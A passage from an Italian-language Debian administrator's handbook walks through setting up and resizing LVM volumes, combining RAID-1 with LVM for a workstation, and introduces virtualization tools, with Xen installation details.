Il terzo tipo di oggetto è il LV (*Logical Volume*, volume logico), che è una parte di un VG; proseguendo con l'analogia fra VG e dischi, il LV è simile a una partizione. Il LV appare come un dispositivo a blocchi con una voce in `/dev`, e può essere usato come ogni altra partizione fisica (più di frequente, per ospitare un filesystem o spazio di swap).

La cosa importante è che la divisione di un VG in LV è completamente indipendente dai suoi componenti fisici (i PV). Un VG con un solo componente fisico (per esempio un disco) può essere diviso in una dozzina di volumi logici; allo stesso modo, un VG può usare diversi dischi fisici e apparire come un unico grande volume logico. L'unico vincolo, ovviamente, è che la dimensione totale allocata ai LV non può superare la capacità totale dei PV nel gruppo di volume.

Spesso comunque ha un senso avere una certa omogeneità fra le componenti fisiche di un VG, e suddividere i VG in volumi logici che avranno modelli d'uso simili. Per esempio, se l'hardware disponibile include dischi rapidi e dischi più lenti, quelli rapidi possono essere raggruppati in un VG e quelli più lenti in un altro; blocchi del primo possono quindi essere assegnati ad applicazioni che richiedono un accesso rapido ai dati, mentre il secondo sarà tenuto per compiti meno impegnativi.

In ogni caso, è bene tenere a mente che un LV non è particolarmente legato a un singolo PV. È possibile indicare dove sono fisicamente memorizzati i dati di un LV, ma questa possibilità non è richiesta per un uso quotidiano. Al contrario: quando l'insieme dei componenti fisici di un VG evolve, il luogo fisico di stoccaggio che corrisponde a un particolare LV può essere migrato da un disco a un altro (ovviamente rimanendo all'interno dei PV assegnati ai VG).

Impostazione di un LVM

Si seguirà ora, passo per passo, il processo di impostazione di un LVM per un tipico caso d'uso: semplificare una situazione complessa di memorizzazione dati. Una tale situazione di solito si ha dopo una lunga e intricata storia fatta di misure temporanee accumulatesi nel tempo. A scopo illustrativo, si considererà un server in cui le necessità di memorizzazione sono cambiate nel tempo, arrivando ad avere alla fine un labirinto di partizioni disponibili sparse fra diversi dischi usati parzialmente. In termini più concreti, sono disponibili le seguenti partizioni:

- sul disco `sdb`, una partizione `sdb2`, 4 GB;
- sul disco `sdc`, una partizione `sdc3`, 3 GB;
- il disco `sdd`, 4 GB, è completamente disponibile;
- sul disco `sdf`, una partizione `sdf1`, 4 GB e una partizione `sdf2`, 5 GB.

Inoltre, si suppone che i dischi `sdb` e `sdf` siano più veloci degli altri due.

Lo scopo è di impostare tre volumi logici per tre diverse applicazioni: un file server che richiede 5 GB di spazio disco, un database (1 GB) e un po' di spazio per i backup (12 GB). I primi due hanno bisogno di buone prestazioni, ma i backup sono meno critici in termini di velocità di accesso. Tutti questi vincoli impediscono di usare le partizioni così come sono; l'uso di LVM permette di astrarre dalla dimensione fisica dei dispositivi, cosicché l'unico limite è lo spazio totale disponibile.

Gli strumenti richiesti sono nel pacchetto *lvm2* e nelle sue dipendenze. Una volta installati, impostare un LVM richiede tre passi, che corrispondono ai tre livelli di concetti.

Prima di tutto si preparano i volumi fisici usando `pvcreate`:

```
# pvdisplay
# pvcreate /dev/sdb2
  Physical volume ”/dev/sdb2” successfully created
# pvdisplay
  ”/dev/sdb2” is a new physical volume of ”4.00 GiB”
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4.00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
```

```
  Allocated PE          0
  PV UUID               0zuiQQ-j1Oe-P593-4tsN-9FGy-TY0d-Quz31I

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Physical volume "/dev/sdc3" successfully created
  Physical volume "/dev/sdd" successfully created
  Physical volume "/dev/sdf1" successfully created
  Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb2       lvm2 ---  4.00g 4.00g
  /dev/sdc3       lvm2 ---  3.09g 3.09g
  /dev/sdd        lvm2 ---  4.00g 4.00g
  /dev/sdf1       lvm2 ---  4.10g 4.10g
  /dev/sdf2       lvm2 ---  5.22g 5.22g
```

Finora tutto bene: notare che un PV può essere impostato su tutto un disco così come su singole partizioni. Come mostrato sopra, il comando `pvdisplay` elenca le PV esistenti, con due possibili formati di output.

Ora si assemblano questi elementi fisici in VG usando `vgcreate`. Solo le PV dei dischi più veloci saranno riunite in un VG `vg_critical`; l'altro VG, `vg_normal`, includerà anche gli elementi più lenti.

```
# vgdisplay
  No volume groups found
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
  Volume group "vg_critical" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critical
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8.09 GiB
  PE Size               4.00 MiB
  Total PE              2071
  Alloc PE / Size       0 / 0
  Free  PE / Size       2071 / 8.09 GiB
  VG UUID               bpq7zO-PzPD-R7HW-V8eN-c10c-S32h-f6rKqp
```

```
# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical   2   0   0 wz--n-  8.09g  8.09g
  vg_normal     3   0   0 wz--n- 12.30g 12.30g
```

Anche qui, i comandi sono piuttosto semplici (e `vgdisplay` propone due formati di output). Notare che è possibile usare due partizioni dello stesso disco fisico in due diversi VG. Notare inoltre che si è usato un prefisso `vg_` per nominare i VG, ma non è altro che una convenzione.

Adesso ci sono due «dischi virtuali», della dimensione di circa 8 GB e 12 GB rispettivamente. Ora vengono modellati in «partizioni virtuali» (LV). Ciò richiede l'uso del comando `lvcreate` e una sintassi leggermente più complessa:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
  Logical volume "lv_files" created
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critical/lv_files
  LV Name                lv_files
  VG Name                vg_critical
  LV UUID                J3V0oE-cBYO-KyDe-5e0m-3f70-nv0S-kCWbpT
  LV Write Access        read/write
  LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
  LV Status              available
  # open                 0
  LV Size                5.00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           253:0

# lvcreate -n lv_base -L 1G vg_critical
  Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
  Logical volume "lv_backups" created
# lvdisplay -C
  LV         VG          Attr     LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync
     ➥  Convert
  lv_base    vg_critical -wi-a---  1.00g
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 12.00g
```

La creazione di volumi logici richiede due parametri che devono essere passati come opzioni al comando `lvcreate`. Il nome dei LV da creare viene specificato con l'opzione `-n` e la sua dimen-

sione viene generalmente data usando l'opzione -L. Ovviamente bisogna anche dire al comando su quale VG operare, da cui l'ultimo parametro sulla riga di comando.

APPROFONDIMENTI

Opzioni di `lvcreate`

Il comando `lvcreate` ha diverse opzioni per poter specificare i dettagli della creazione del LV.

Prima si descrive l'opzione `-l`, con cui si può specificare la dimensione del LV come numero di blocchi (invece delle unità «umane» usate sopra). Questi blocchi (chiamati PE, *physical extents*, estensioni fisiche, in termini LVM) sono unità contigue di spazio di memorizzazione e non possono essere divisi fra più LV. Quando si vuol definire lo spazio di memorizzazione con una certa precisioneper esempio per usare tutto lo spazio disponibile, probabilmente è meglio usare l'opzione `-l` piuttosto che `-L`.

È inoltre possibile suggerire la posizione fisica di un LV, cosicché le sue estensioni siano memorizzate su un particolare PV (ovviamente rimanendo all'interno di quelli assegnati al VG). Poiché `sdb` è più veloce di `sdf`, è meglio memorizzare lì `lv_base` se si vuol dare un vantaggio al server di database rispetto al file server. La riga di comando diventa: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Notare che questo comando può fallire se il PV non ha abbastanza estensioni libere. Nell'esempio, per evitare questa situazione, probabilmente si deve creare `lv_base` prima di `lv_files` o liberare spazio su `sdb2` con il comando `pvmove`.

Una volta creati, i volumi logici si trovano come file di device a blocchi in `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw------- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

NOTA

Rilevamento automatico di volumi LVM

All'avvio del computer, l'unità di servizio di systemd `lvm2-activation` esegue `vgchange -aay` per "attivare" i gruppi di volumi: passa in rassegna i device disponibili; quelli che sono stati inizializzati come volumi fisici per LVM sono registrati nel sottosistema LVM, quelli che appartengono a gruppi di volume vengono assemblati e i relativi volumi logici vengono avviati e resi disponibili. Non c'è quindi bisogno di modificare file di configurazione quando si creano o si modificano volumi LVM.

Notare, tuttavia, che la disposizione degli elementi LVM (volumi fisici e logici e gruppi di volume) viene replicata in `/etc/lvm/backup`, che può essere utile in caso di problemi (o solo per dare un'occhiata a cosa succede).

Per facilitare le cose, vengono inoltre creati dei comodi collegamenti simbolici in directory corrispondenti ai VG:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

I LV possono quindi essere usati esattamente come normali partizioni:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   30M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files      ext4 defaults 0 2
/dev/vg_normal/lv_backups   /srv/backups    ext4 defaults 0 2
```

Dal punto di vista delle applicazioni, la miriade di piccole partizioni è stata ora astratta in un grande volume di 12 GB con un nome più familiare.

LVM nel tempo

Anche se la capacità di aggregare partizioni o dischi fisici è comoda, questo non è il vantaggio principale di LVM. La sua flessibilità si nota soprattutto col passare del tempo, quando le necessità evolvono. Nell'esempio, si supponga di dover memorizzare dei nuovi grandi file e che il LV dedicato al file server sia troppo piccolo per contenerli. Poiché non si è usato tutto lo spazio disponibile in `vg_critical`, si può espandere `lv_files`. A questo scopo, si usa il comando `lvresize`, quindi `resize2fs` per adattare il file system di conseguenza:

```
# df -h /srv/files/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.0G  4.6G  146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥ Convert
```

```
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
      ➥  7.00 GiB (1792 extents).
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥ Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
    ➥ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem                       Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

ATTENZIONE

Ridimensionare i file system

Non tutti i file system si possono ridimensionare a caldo; per ridimensionare un volume può quindi essere necessario smontare il file system e rimontarlo in seguito. Ovviamente, se si vuole restringere lo spazio allocato a un LV, bisogna prima restringere il file system; l'ordine è invertito quando il ridimensionamento è al contrario: il volume logico deve essere allargato prima del file system che c'è sopra. È piuttosto semplice, dal momento che la dimensione del file system non deve mai essere superiore a quella del dispositivo a blocchi dove risiede (che quel dispositivo sia una partizione fisica o un volume logico).

I file system ext3, ext4 e xfs possono essere allargati a caldo, senza smontarli; per restringerli vanno invece smontati. Il file system reiserfs permette il ridimensionamento a caldo in entrambe le direzioni. Il buon vecchio ext2 non permette alcuna delle due cose e richiede sempre di essere smontato.

Si potrebbe procedere in modo simile per estendere il volume che ospita il database, ma è stato raggiunto il limite di spazio disponibile del VG:

```
# df -h /srv/base/
Filesystem                       Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 8.09g 92.00m
```

Questo non è un problema, dal momento che LVM permette di aggiungere volumi fisici a gruppi di volume esistenti. Per esempio, si può notare che la partizione `sdb1`, che finora era stata usata

al di fuori di LVM, conteneva solo archivi che potrebbero essere spostati su `lv_backups`. La si può quindi riciclare e integrare nel gruppo di volume, liberando così dello spazio utilizzabile. Questo è lo scopo del comando `vgextend`. Ovviamente la partizione deve essere preparata in precedenza come volume fisico. Una volta che il VG è stato esteso, possiamo usare comandi simili ai precedenti per espandere il volume logico e poi il file system:

```
# pvcreate /dev/sdb1
  Physical volume ”/dev/sdb1” successfully created
# vgextend vg_critical /dev/sdb1
  Volume group ”vg_critical” successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   3   2   0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  854M  1.1G  45% /srv/base
```

APPROFONDIMENTI

LVM avanzato

LVM soddisfa anche necessità più avanzate, dove molti dettagli si possono specificare a mano. Per esempio, un amministratore può regolare la dimensione dei blocchi che compongono i volumi fisici e logici, oltre alla loro disposizione fisica. È anche possibile spostare i blocchi fra i vari PV, per esempio per affinare le prestazioni o, in modo più banale, per liberare un PV quando si deve estrarre il corrispondente disco fisico dal VG (per spostarlo su un altro VG o per rimuoverlo del tutto dal LVM). Le pagine di manuale che descrivono i comandi sono di solito chiare e dettagliate. Un buon punto di partenza è la pagina di manuale `lvm(8)`.

12.1.3. RAID o LVM?

RAID e LVM portano entrambi indiscutibili vantaggi quando si abbandona il caso semplice di un computer desktop con un solo disco fisso in cui il modello d'uso non cambia nel tempo. Tuttavia, RAID e LVM vanno in due direzioni differenti, con scopi distinti ed è giusto chiedersi quale dei due adottare. La risposta più appropriata ovviamente dipenderà dai requisiti attuali e da quelli prevedibili in futuro.

Ci sono alcuni casi semplici in cui il problema non si pone. Se il requisito è di salvaguardare i dati da guasti hardware, allora ovviamente si configurerà RAID su un array ridondante di dischi, in quanto LVM non risolve questo problema. Se, d'altro canto, c'è bisogno di uno schema flessibile per memorizzare dati dove i volumi siano indipendenti dalla disposizione fisica dei dischi, il RAID non è molto d'aiuto e LVM è la scelta naturale.

NOTA

Se importanto le performance...

Se la velocità di input/output è essenziale, soprattutto in termini di tempi di accesso, l'utilizzo di LVM e/o RAID in uno delle tante combinazioni può avere un certo impatto sulle prestazioni, e questo può influenzare le decisioni su quale per scegliere. Tuttavia, queste differenze di prestazioni sono molto minori, e saranno misurabili

solo in pochi casi di utilizzo. Se si cercano maggiori performance, il miglior modo per ottenerle sarebbe quello di utilizzare supporti di memorizzazione non-rotanti (*solid-state drives* o SSDs); il costo per megabyte è superiore a quello degli hard disk standard, e la loro capacità è di solito più piccola, ma forniscono prestazioni eccellenti per accessi casuali. Se il modello di utilizzo include molte operazioni di input/output sparse in tutto il filesystem, ad esempio per i database in cui sono regolarmente in esecuzione query complesse, allora il vantaggio di una loro esecuzione su un SSD supera di gran lunga qualunque cosa si potrebbe avere scegliendo LVM su RAID o il contrario. In queste situazioni, la scelta dovrebbe essere determinata da altre considerazioni più che dalla velocità pura, dal momento che l'aspetto delle prestazioni è più facilmente gestitibile utilizzando gli SSD.

Il terzo importante caso d'uso è quando si vuole semplicemente aggregare due dischi in un unico volume, per motivi di prestazioni o per avere un unico file system più grande di qualunque disco disponibile. Questo caso può essere affrontato sia utilizzando un RAID-0 (o addirittura un linear-RAID) sia tramite un volume LVM. In questa situazione, senza considerare ulteriori vincoli (per esempio, mantenere la coerenza con altre macchine se queste usano solo RAID), la configurazione preferita di solito sarà LVM. L'impostazione iniziale è appena più complessa, ma questo leggero aumento di complessità è più che compensato dall'aumentata flessibilità di LVM nel caso i requisiti cambiassero o si dovessero aggiungere nuovi dischi.

Poi, ovviamente, c'è il caso d'uso veramente interessante, in cui il sistema di memorizzazione deve essere reso sia resistente ai guasti hardware sia flessibile in termini di allocazione di volumi. Né RAID né LVM possono di per sé soddisfare entrambi i requisiti; ciò non è un problema, perché qui si possono usare entrambi contemporaneamente, o piuttosto, uno sopra l'altro. Lo schema che è diventato lo standard da quando RAID e LVM hanno raggiunto la maturità è di assicurare prima di tutto la ridondanza dei dati raggruppando i dischi in un piccolo numero di array RAID e usare questi array RAID come volumi fisici LVM; a questo punto si creano i file system tramite partizioni logiche all'interno di questi LV. Il punto di forza di questa impostazione è che quando un disco si guasta si deve ricostruire solo un piccolo numero di array RAID, limitando così il tempo speso dall'amministratore per il ripristino.

Si faccia un esempio concreto: il dipartimento di pubbliche relazioni alla Falcot Corp ha bisogno di una postazione di lavoro per l'editing video, ma il bilancio del dipartimento non permette di investire in hardware di fascia alta per tutti i componenti. Si prende la decisione di favorire l'hardware specifico per la natura grafica del lavoro (monitor e scheda video) e di rimanere con hardware generico per quanto riguarda la memorizzazione dei dati. Tuttavia, come è ben noto, il video digitale ha dei requisiti particolari per la memorizzazione dei suoi dati: la quantità di dati da memorizzare è grande e il tasso di throughput per leggere e scrivere questi dati è importante per le prestazioni globali del sistema (più del tipico tempo di accesso, per esempio). Questi vincoli devono essere soddisfatti con hardware generico, in questo caso due dischi SATA da 300 GB; i dati del sistema devono inoltre essere resi resistenti ai guasti hardware, così come parte dei dati degli utenti. I video elaborati devono infatti essere al sicuro, ma i provini durante le modifiche sono meno critici, in quanto sono ancora sui nastri.

RAID-1 e LVM vengono combinati per soddisfare questi vincoli. I dischi sono collegati a due controller SATA diversi per ottimizzare l'accesso in parallelo e ridurre i rischi di guasto simultaneo

e quindi appaiono come `sda` e `sdc`. Vengono partizionati in modo identico secondo il seguente schema:

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device    Boot     Start       End   Sectors Size Id Type
/dev/sda1 *         2048   1992060   1990012 1.0G fd Linux raid autodetect
/dev/sda2        1992061   3984120   1992059 1.0G 82 Linux swap / Solaris
/dev/sda3        4000185 586099395 582099210 298G 5  Extended
/dev/sda5        4000185 203977305 199977120 102G fd Linux raid autodetect
/dev/sda6      203977306 403970490 199993184 102G fd Linux raid autodetect
/dev/sda7      403970491 586099395 182128904  93G 8e Linux LVM
```

- Le prime partizioni di entrambi i dischi (circa 1 GB) sono assemblate in un volume RAID-1, `md0`. Questo mirror è usato direttamente per contenere il file system di root.
- Le partizioni `sda2` e `sdc2` sono usate come partizioni di swap, dando un totale di 2 GB di spazio di swap. Con 1 GB di RAM, la postazione di lavoro ha una quantità sufficiente di memoria disponibile.
- Le partizioni `sda5` e `sdc5`, così come `sda6` e `sdc6`, sono assemblate in due nuovi volumi RAID-1 di circa 100 GB l'uno, `md1` e `md2`. Entrambi questi mirror sono inizializzati come volumi fisici per LVM e assegnati al gruppo di volume `vg_raid`. Questo VG contiene circa 200 GB di spazio sicuro.
- Le rimanenti partizioni, `sda7` e `sdc7`, sono usate direttamente come volumi fisici e assegnate a un altro VG chiamato `vg_bulk`, che quindi ha all'incirca 200 GB di spazio.

Una volta creati i VG, possono essere partizionati in modo molto flessibile. Bisogna ricordarsi che i LV creati in `vg_raid` saranno preservati anche in caso di guasto di uno dei dischi, cosa che non succede per i LV creati in `vg_bulk`; d'altro canto, quest'ultimo sarà allocato in parallelo su entrambi i dischi, il che consente velocità di lettura o scrittura maggiori per file grandi.

Si creeranno quindi i LV `lv_usr`, `lv_var` e `lv_home` su `vg_raid`, per ospitare i filesystem corrispondenti; un altro grande LV, `lv_movies`, verrà usato per ospitare le versioni definitive dei filmati dopo l'elaborazione. L'altro VG verrà suddiviso in un grande `lv_rushes`, per ospitare i dati che provengono direttamente dalle videocamere digitali e un `lv_tmp` per i file temporanei. La posizione dell'area di lavoro è meno ovvia: pur essendo necessarie delle buone prestazioni per quel volume, vale la pena rischiare di perdere il lavoro se un disco si guasta durante una sessione di elaborazione? A seconda della risposta a questa domanda, il relativo LV sarà creato su uno dei due VG.

Adesso è presente un certo livello di ridondanza per i dati importanti e molta flessibilità su come viene diviso lo spazio disponibile fra le applicazioni. Se in seguito si dovesse installare nuovo software (ad esempio per elaborare degli spezzoni audio), il LV che ospita `/usr/` può essere allargato senza fatica.

NOTA

Perché tre volumi RAID-1?

Si sarebbe potuto impostare un unico volume RAID-1 come volume fisico per `vg_raid`. Perché dunque crearne tre?

Il motivo della prima suddivisione (`md0` separato dagli altri) è la sicurezza dei dati: i dati scritti su entrambi gli elementi di un mirror RAID-1 sono esattamente gli stessi ed è quindi possibile aggirare il livello RAID e montare uno dei dischi direttamente. In caso di un bug nel kernel, per esempio, o se i metadati LVM si rovinano, è comunque possibile avviare un sistema minimale per avere accesso ai dati critici come la struttura dei dischi nei volumi RAID e LVM; i metadati possono poi essere ricostruiti e i file resi di nuovo accessibili, cosicché il sistema può essere riportato al suo stato normale.

Il motivo della seconda suddivisione (`md1` separato da `md2`) è meno evidente e più collegato all'accettazione del fatto che il futuro è incerto. Quando la postazione di lavoro viene assemblata all'inizio, i requisiti di spazio su disco non sono necessariamente noti con precisione assoluta; inoltre questi possono evolvere nel tempo. In questo caso, non si può conoscere in anticipo gli effettivi requisiti di spazio per gli spezzoni di video ed i video completi. Se un particolare video necessita di una grande quantità di spezzoni e il VG dedicato ai dati ridondanti è pieno per meno della metà, si può riutilizzare parte del suo spazio non usato. Si può rimuovere uno dei volumi fisici, ad esempio `md2`, da `vg_raid` e assegnarlo direttamente a `vg_bulk` (se la durata attesa dell'operazione è abbastanza breve da poter convivere con il temporaneo calo di prestazioni) o disfare l'impostazione RAID su `md2` e integrare le sue componenti `sda6` e `sdc6` nel VG grande (che cresce di 200 GB invece di 100 GB); il volume logico `lv_rushes` può quindi essere allargato secondo necessità.

12.2. Virtualizzazione

La virtualizzazione è uno dei più grandi progressi dell'informatica negli ultimi anni. Il termine copre diverse astrazioni e tecniche per simulare macchine virtuali con grado variabile di indipendenza dall'effettivo hardware. Un server fisico può quindi ospitare diversi sistemi contemporaneamente in funzione e isolati fra loro. Le applicazioni sono molte e spesso derivano da questo isolamento; per esempio ambienti di prova con configurazioni variabili, oppure separazioni di servizi ospitati per ragioni di sicurezza su differenti macchine virtuali.

Ci sono numerose soluzioni di virtualizzazione, ciascuna coi suoi pro e contro. Questo libro si concentrerà su Xen, LXC e KVM, ma fra le altre implementazioni degne di nota vi sono le seguenti:

- QEMU è un software di emulazione che permette di emulare una macchina completa; le prestazioni sono lontane dalla velocità ottenibile in modo nativo, ma questo permette di far girare sistemi operativi non modificati o sperimentali sull'hardware emulato. Questo permette inoltre di emulare un'architettura hardware diversa: per esempio, un sistema *amd64* può emulare un computer *arm*. QEMU è software libero.

➠ `http://www.qemu.org/`

- Bochs è un'altra macchina virtuale libera, ma emula soltanto le architetture x86 (i386 e amd64).
- VMWare è una macchina virtuale proprietaria; essendo una delle più vecchie in circolazione, è anche una delle più conosciute. Funziona in modo simile a QEMU. VMWare propone funzionalità avanzate, come immagini istantanee di una macchina virtuale in esecuzione.

  ➠ `http://www.vmware.com/`
- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler and it currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see #794466[1]). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

  ➠ `http://www.virtualbox.org/`

12.2.1. Xen

Xen è una situazione di «paravirtualizzazione». Introduce un sottile strato di astrazione, chiamato «ipervisore», fra l'hardware e i sistemi superiori; ciò agisce come un arbitro che controlla l'accesso all'hardware dalle macchine virtuali. Tuttavia, questo gestisce solo alcune delle istruzioni, mentre il resto è eseguito direttamente dall'hardware per conto dei sistemi. Il vantaggio principale è che non c'è degrado di prestazioni e i sistemi girano a una velocità prossima a quella nativa; il difetto è che i kernel dei sistemi operativi che si vogliono usare su un ipervisore Xen devono essere adattati per girare su Xen.

Un po' di terminologia. L'ipervisore è lo strato inferiore, che gira direttamente sull'hardware, addirittura sotto il kernel. Questo ipervisore può dividere il resto del software su più *domini*, che possono essere visti come altrettante macchine virtuali. Uno di questi domini (il primo che viene avviato) si chiama *dom0* e ha un ruolo speciale, in quanto solo questo dominio può controllare l'ipervisore e l'esecuzione di altri domini. Questi altri domini si chiamano *domU*. In altre parole, e dal punto di vista dell'utente, il *dom0* coincide con l'«host» di altri sistemi di virtualizzazione, mentre un *domU* può essere visto come «guest».

CULTURA

Xen e le varie versioni di Linux

Xen inizialmente fu sviluppato come un insieme di patch al di fuori dell'albero ufficiale e non integrate nel kernel Linux. Allo stesso tempo, diversi nuovi sistemi di virtualizzazione (incluso KVM) richiedevano alcune funzioni generiche relative alla virtualizzazione per facilitare la loro integrazione e il kernel Linux incluse queste funzioni (note come interfaccia *paravirt_ops* o *pv_ops*). Dal momento che le patch Xen duplicavano alcune delle funzionalità di questa interfaccia, non potevano essere accettate ufficialmente.

[1] `https://bugs.debian.org/794466`

Xensource, la compagnia dietro Xen, ha quindi dovuto portare Xen su questo nuovo ambiente, cosicché le patch Xen potessero essere incluse nel kernel Linux ufficiale. Ciò ha significato la riscrittura di gran parte del codice e sebbene Xensource in breve tempo avesse una versione funzionante basata sull'interfaccia paravirt_ops, le patch sono state incluse nel kernel ufficiale solo gradualmente. L'inclusione è stata completata in Linux 3.0.

➨ `http://wiki.xenproject.org/wiki/XenParavirtOps`

Sebbene *Jessie* sia basata sulla versione 3.16 del kernel Linux, i pacchetti standard *linux-image-686-pae* and *linux-image-amd64* includono il codice necessario, ed il rilascio di patch per specifiche-distribuzioni che era stato richiesto per *Squeeze* e versioni precedenti di Debian non c'è più.

➨ `http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix`

NOTA

Architetture compatibili con Xen

Xen è attualmente disponibile solo per architetture i386, amd64, arm64 ed armhf.

CULTURA

Xen e kernel non Linux

Xen richiede modifiche a tutti i sistemi operativi che vi si vogliano far girare; non tutti i kernel hanno lo stesso livello di maturità da questo punto di vista. Molti sono completamente funzionanti, sia come dom0 che come domU: Linux 3.0 e successivi, e OpenSolaris. Altri funzionano solo come domU. È possibile controllare lo stato di ogni sistema operativo nel wiki di Xen:

➨ `http://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen`

➨ `http://wiki.xenproject.org/wiki/DomU_Support_for_Xen`

Tuttavia, se Xen può basarsi sulle funzioni hardware dedicate alla virtualizzazione (che sono presenti solo nei processori più recenti), anche sistemi operativi non modificati possono girare come domU (compreso Windows).

L'uso di Xen sotto Debian richiede tre componenti:

- L'hypervisor stesso. A seconda dell'hardware disponibile, il pacchetto appropriato sarà *xen-hypervisor-4.4-amd64*, *xen-hypervisor-4.4-armhf*, o *xen-hypervisor-4.4-arm64*.
- Un kernel che gira su tale hypervisor. Qualsiasi kernel più recente del 3.0 lo farà, inclusa la versione 3.16 presente in *Jessie*.
- L'architettura i386 richiede inoltre una libreria standard con le patch appropriate che si appoggino a Xen; questa si trova nel pacchetto *libc6-xen*.

Per evitare il fastidio di scegliere a mano queste componenti, per comodità sono stati resi disponibili alcuni pacchetti (come *xen-linux-system-amd64*); essi scaricano una combinazione funzionante di adeguati pacchetti di hypervisor e kernel. L'hypervisor installa anche *xen-utils-4.4*, che contiene gli strumenti per controllare l'hypervisor dal dom0. Questo a sua volta installa la libreria standard appropriata. Durante l'installazione di tutto ciò, gli script di configurazione creano anche una nuova voce nel menu del bootloader Grub, in modo da poter avviare il kernel scelto in un dom0 Xen. Notare tuttavia che questa voce non è di solito impostata come la prima della lista, e quindi non sarà selezionata in modo predefinito. Se questo non è il comportamento desiderato, è possibile modificarlo con i seguenti comandi:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

